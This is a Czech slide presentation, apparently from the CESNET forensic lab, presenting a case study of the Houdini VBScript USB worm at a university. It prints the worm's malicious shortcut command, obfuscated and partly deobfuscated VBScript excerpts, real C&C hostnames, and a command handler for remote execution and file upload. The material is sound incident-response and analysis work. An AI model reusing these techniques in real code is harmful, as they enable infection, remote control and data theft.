Forenzní laboratoř

1996–2016
CESNET
SPOLUPRÁCE
VÝZKUM
KOMUNITA

# Malware Houdiny
## Případová studie

Aleš Padrta

(za ZČU spolupracoval: Petr Žák)

# Úvodní slovo

- Ukázka spolupráce
  - Univerzitní CSIRT & forenzní laboratoř
  - Západočeská univerzita v Plzni

    (WEBnet Incident Response Team)
  - FLAB - Forenzní laboratoř CESNET
- Schéma
  - CSIRT řeší incident
  - CSIRT potřebuje informace
  - Forenzní laboratoř poskytne informace
  - CSIRT zužitkuje informace

Forenzní laboratoř

# Dějství I: Stav na ZČU

# Upozornění na problém

- E-mail uživatelské podpoře CIV ZČU (IT oddělení)

```
Dobry den,
prosím Vás o pomoc. Objevil se mi tu
vir. Ze všech adresářů a souborů udělá
na externích úložištích zástupce.

Děkuji za pomoc.
```

- Uživatelé zjistili jen náhodou
  - Kopírování v Průzkumníkovi (Explorer)
  - V novém umístění byli jen zástupci (Shortcuts)

# Analýza provedená CSIRT

- Flashdisk
  - Obsahuje i původní soubory (Atribut „skrytý soubor“)
  - Obsahuje zástupce
    - Stejná jména i ikony jako původní soubory
    - Otevře původní soubor + soubor „Microsoft Excel.WsF“
  - Obsahuje soubor „Microsoft Excel.WsF“
- Hledání informací
  - `http://www.en.usbfix.net/2014/03/remove-shortcut-virus-usb/`
  - Malware: Dinihou – **Houdini Worm.VBScript**

# Reakce CSIRT

- Postup pro infikované flashdisky
  - „Obnova“ uživatelských dat
  - Zrušení atributu „skrytý soubor“

```
attrib -h -r -s /s /d *.*
```

  - Smazání zástupců
  - Smazání souboru „Microsoft Excel.WsF“
- Napadené stanice
  - Záznam v registrech
  - Neznámá činnost malware ⇨ reinstalace

```
wscript.exe //B "C:\Users\…
\Microsoft Office\
Microsoft Excel.WsF"
```

# Reakce CSIRT

- Preventivní opatření
  - Problematická
- Stanice ve správě IT oddělení
  - Používaný antivirový program nezachytí
  - Zavedeno blokovaní souborů *.WsF
- Ostatní stanice
  - Ve správě „uživatelů“
  - Studenti
- Velká migrace USB zařízení

# Stále kvoká, stále kvoká, ...

- Výskyt dalších případů
  - Uživatelé stanice mimo správu IT oddělení
  - Studenti a jejich flashdisky
  - Opakované nákazy
- Potřeba hlubší analýzy
  - Nedostatek vlastních kapacit
    - Hlavně nedostatek času
  - Zadání analýzy externímu subjektu
  - CESNET FLAB

Forenzní laboratoř

# Dějství II: Analýza malware

# Zadání pro FLAB

- Zadání
  - Malware na flashdisku pro každý soubor vytvoří zástupce a původní soubor schová, takže uživatel spouští (dvouklikem) zástupce, který kromě vlastního souboru spustí ještě VBScript, který zajišťuje šíření malware a asi i další aktivitu.
- Otázky k zodpovězení
  1) Jakou funkcionalitou malware disponuje?
  2) Lze přítomnost malware poznat podle síťového chování?
  3) Jak nastavit pravidla pro antivirový systém, aby blokoval tento malware?

# Zadání pro FLAB

- Podklady pro analýzu
  - Předány elektronicky dva soubory
- Přípona „.norun“
  - Zamezení neúmyslnému spuštění
- **`Microsoft Excel.WsF.norun`**
  - Malware nalezený na napadeném flashdisku
  - Evidenční číslo 001
- **`IMG_2402.lnk.norun`**
  - Jeden ze zástupců vytvořený malwarem na napadeném flashdisku
  - Evidenční číslo 002

# Analýza zástupce (ev. č. 002)

- Položka „cíl“ zástupce:


```
C:\WINDOWS\system32\cmd.exe /c
cls&cls&cls&cls&cls&cls&cls&cls&cls&cls&cls&cls&start
IMG_2402.JPG&cls&cls&cls&cls&cls&cls&cls&cls&cls&cls&
cls&cls&start Microsoft" "Excel.WsF&cls&cls&cls&
cls&cls&cls&cls&cls&cls&cls&cls&cls&exit
```

- Po odstranění cls (clear screen):

```
start IMG_2402.JPG                  //původní soubor
start Microsoft" "Excel.WsF         //malware
exit                                //zavření okna
```

  - Zajišťuje spuštění malware – každé otevření souboru

# Analýza zástupce (ev. č. 002)




- Využití výchozího nastavení
  - „Nezobrazovat skryté soubory“ = ano, zatajit existenci
  - „Skrývání přípon známých typů“ = ano, zatajit informaci

# Analýza malware (ev. č. 001)

- Obsah souboru – obfuskovaný VB Script

```
<package>
<job id="manage-bde">
<script language="VBScript">
Dim nTWAAKaqMncGOLEYPcXDTqcWJAj:nTWAAKaqMncGOLEYPcXDTqcWJAj="kyz
NMWZrwnYxTfZmaVff":If nTWAAKaqMncGOLEYPcXDTqcWJAj="kyzNMWZrwnYxT
fZmaVff"Then:End If:Dim LzcAEAXYFzttkGGoBj:LzcAEAXYFzttkGGoBj="v
uWeIryKEArjjHfVnrNb":If
...
If:LB="}}}!}}!}?}^}{}|+?^\}{}%^}^-}}|-]^^}}|-]-^+?|!^|-_|}}|}^/|
-^?{*_[{/}{{-/{{^?|]-/^?|[^]^[^-||_\{*-}_[^-|[^[^!{-{/{?_*_-|?|^
...
fUNCTioN FRANCE(VIANA):Dim ZxyjgajpHRCEFtq
...
GRECE=FRANCE(20+20+9)TO(LONDON(BOSNA)/FRANCE(10*5))
...
</script>
</job>
</package>
```

# Analýza malware (ev. č. 001)

- Deobfuskace – varianta „hrubá síla“
  - Rozebrat činnost funkcí a získat kód
  - To opravdu není dobrý nápad ...
- Deobfuskace – varianta „jemný intelekt“
  - Sestavení a spuštění kódu je realizováno funkcí

```
ExeCuTeGloBal(ITALI(FRANCE(50-30+17),LB))
```

  - Místo spuštění necháme výsledný kód jen zobrazit

```
:%s/ExecuteGlobal/WScript.echo/
```

  - Uložení výsledku

```
cscript echo_script.WsF > unpacked1.Wsf
```

# Analýza malware (ev. č. 001)

- Výsledek po deobfuskaci – další (jiná) obfuskace

```
<package>
<job id="manage-bde">
<script language="VBScript">
COLOMBIA=VINSULA(USA("=oVeqCcWe\m/x{}GEOXXeXy+FqeXZXmW*mSG#IWH{LbG
{LeGwmSOzzXOJi/Vo}/SWFmWXOEG#QcZsCcWe\m/x{/NN\cVNzXVMqWGxFc/zK/X/Q
DotX{fRXELNOELicWOzzXOJi/VPL{WyqWGR}RLu}/SWFmWXOEG/FyW-MXNxFc/zK/X
/qWGRmlLuLDYR-SvzMXS!XEXo/Tvxi}/
....
+cHr(CByte("&H"&Mid(PANAMA,3,2)))+cHr(CByte("&H"&Mid(PANAMA,5,2))):
PUREAU=PUREAU+Left(CANADA,KOUBA):Next:UREGWAY=PUREAU:End Function:F
unction USA(HINDORAS):Dim i:For i=1 To Len(HINDORAS):USA=Mid(HINDOR
AS,i,1)&USA:next:End Function
</script>
</job>
</package>
```

- Stejný postup (náhrada `GlobalExecute` za `Wscript.echo`)

```
cscript echo_unpacked1.WsF > unpacked2.Wsf
```

# Analýza malware (ev. č. 001)

- Výsledek po druhé deobfuskaci – už zase (!)

```
<package>
<job id="manage-bde">
<script language="VBScript">
TUNISIA="!{]*!#/-!#*{{!#\/-![=|!#/#/!#*=|!{-[{!#*{{!{-[{![=|!#*=|!
#/#/!#*\*!{#-|!#]/|!#/#/![=|!#*-*!#/#/!#[/*!{-//!{]*!#/-!{]*!#/-!#
...
FOR ALGERIE=1 TO UboUnD(TUNISIA):MAROCOO=MAROCOO+cHr(TUNISIA(ALGER
IE)/(25+25-32)):NEXT:ExecuteGlobal(MAROCOO)
</script>
</job>
</package>
```

- Stejný postup (náhrada `GlobalExecute` za `Wscript.echo`)

```
cscript echo_unpacked2.WsF > unpacked3.Wsf
```

# Analýza malware (ev. č. 001)

- Výsledek po třetí deobfuskaci – konečně čitelný kód

```
On eRrOr ReSuMe NeXt

dIm Az
sET Az = WsCriPt.CreAtEoBjEcT("wscript.shell")
dIm Aw
sET Aw = CreAtEoBjEcT("scripting.filesystemobject")
dIm Av
sET Av = CreAtEoBjEcT("msxml2.xmlhttp")

Ay = ArRaY ("maroco.linkpc.net:855",
"maroco.myq-see.com:855","maroco.redirectme.net:855")
Ax = Az.ExPaNdEnViRoNmEnTsTrInGs ("%appdata%") &"\Microsoft Office\"
Aw.CreateFolder Ax

Au = TRue
At = True

Ar = "Microsoft Excel.WsF"
...
```

# Analýza malware (ev. č. 001)

- Analýza kódu malware
  - Iterativní činnost
  - Seznam proměnných s poznámkami
  - Seznam funkcí s poznámkami
  - Odstraňování „eMoSTyLu z NáZVůprOMěNných“
- Skript
  - Poměrně krátký – necelých 500  řádek

    ⇨ kompletní analýza funkčnosti
  - Vyhledání odpovědí na otázky

# Analýza malware (ev. č. 001)

## 1) Jakou funkcionalitou malware disponuje?

- Persistence
  - Spuštění přes zástupce na médiu
    - Instalace na stanici
    - Rozšíření na „removable“ média
  - Po instalaci na stanici (registrový klíč)
    - Průběžné rozšiřování na „removable“ média
    - Komunikace s C&C
- Šíření
  - Přes „removable“ média – nutná součinnost uživatele

```
fOr EACH Drive In Aw.Drives
 ...
If  Drive.Drivetype  = 1 then
 ... '* type 1 = Removable
```

# Analýza malware (ev. č. 001)

- Zahájení komunikace s C&C
  - V intervalu 5000ms (5s)
- Rozpoznávané pokyny z C&C serveru
  - Aktualizace skriptu (tj. možná změna funkcionality)
  - Změna intervalu komunikace s C&C
  - Stáhnout soubor z C&C a spustit jej
  - Odeslat soubor ze systému na C&C
  - Odinstalování ze systému (tj. mazání stop po útoku)
  - Spuštění lokální příkazu jako parametr cmd.exe
    (v analyzované verzi nefunkční, vývojová chyba)

# Analýza malware (ev. č. 001)

- Ukázka části kódu – schopnosti malware

```
SeLeCt case Ao (0)
case "excecute"
      An = Ao (1)
      Bd An  '* ???
case "update" '* nahrazeni obsahu lokalniho skriptu parametrem
      An = Ao (1)
      Al.ClOse
      sET Al =  Aw.OpEnTeXtFiLe (Ax & Ar ,2, FaLsE)
      Al.WriTe An
      Al.ClOse
      Az.RuN "WScript.exe //B " & cHr((17+17)) & Ax & Ar & cHr((17+17))
      WScript.QuIt
case "uninstall"
      Bi '* call Bi: uninstall
case "send"
      Bn Ao (1),Ao (2) '*call Bn (param2_filename, param3_path)
case "site-send"
      Bh Ao (1),Ao (2) '*call Bh (param2_getparam, param3_filename)
case "recv"'
      An = Ao (1)
      Be (An) '*call Be (param2): odeslani zadaneho souboru na CaC
case  "Sleep" '* nastaveni noveho intervalu cekani v cyklu
      An = Ao (1)
      Sleep = EVal (An)
eND SeLeCt
```

# Analýza malware (ev. č. 001)

2) Lze přítomnost malware poznat podle síťového chování?

- Ano, každých 5s komunikuje s C&C
- Port 855, C&C udáno jako hostname
  - maroco.linkpc.net:855
  - maroco.myq-see.com:855
  - maroco.redirectme.net:855
- Zjištění IP adres v historii?
  - Passive DNS

# Analýza malware (ev. č. 001)

3) Jak nastavit pravidla pro antivirový systém, aby blokoval tento malware?

- Konzultováno s WEBnet Incident Response Team
  - FLAB nemá příslušný SW
- Zabezpečení koncových stanic ZČU
  - Dodavatel XxXxxx
  - WsF je v kategorii „Script“ - nelze globálně zakázat
  - Jediná možnost – ruční pravidlo „blokování *.WsF“

Forenzní laboratoř

# Dějství III: Využití informací


# Nalezení napadených zařízení

- Síťová komunikace
  - Port 855, IP adresy odpovídající daným hostname
  - Identifikace stanic, uživatelů
- Vytěžení uživatelů stanic
  - Jaké flashdisky používáte?
  - Kam jste své flashdisky připojoval?
  - Kdo připojoval své flashdisky k Vašemu zařízení?
- Identifikace dalších uživatelů
  - Mimo ZČU (např. kopírovací centrum)

# Reakce a prevence

- Připraveny „nápravné“ skripty
  - Vychází z deobfuskovaného kódu (reverzní postup)
  - `uninstall.vbs` – odstranění malware ze systému
  - `clean.vbs` – odstranění nákazy z „removable“ médií
    - Pro aktuálně připojené – možno snadno vyčistit
- Instrukce pro IT HelpDesk
- Připravena webová stránka pro uživatele
  - Postup + skripty ke stažení
- Úprava pravidel AV systému

# Univerzitní sítí to nekončí



# Univerzitní sítí to nekončí


Dobrý den.

Měl bych na Vás velkou prosbu.
Nejsem však student vaší školy.
Našel jsem odkaz: http://support.zcu.cz/..

Manželka "přitáhla" ze školy tento trojan
a práskla to do notebooku a PC v práci.
Mohl bych Vás požádat o zpřístupnění,
či odkaz na stažení tohoto skriptu.

Moc děkuji.

# Dotazy a diskuse



1996–2016
CESNET
SPOLUPRÁCE
VÝZKUM
KOMUNITA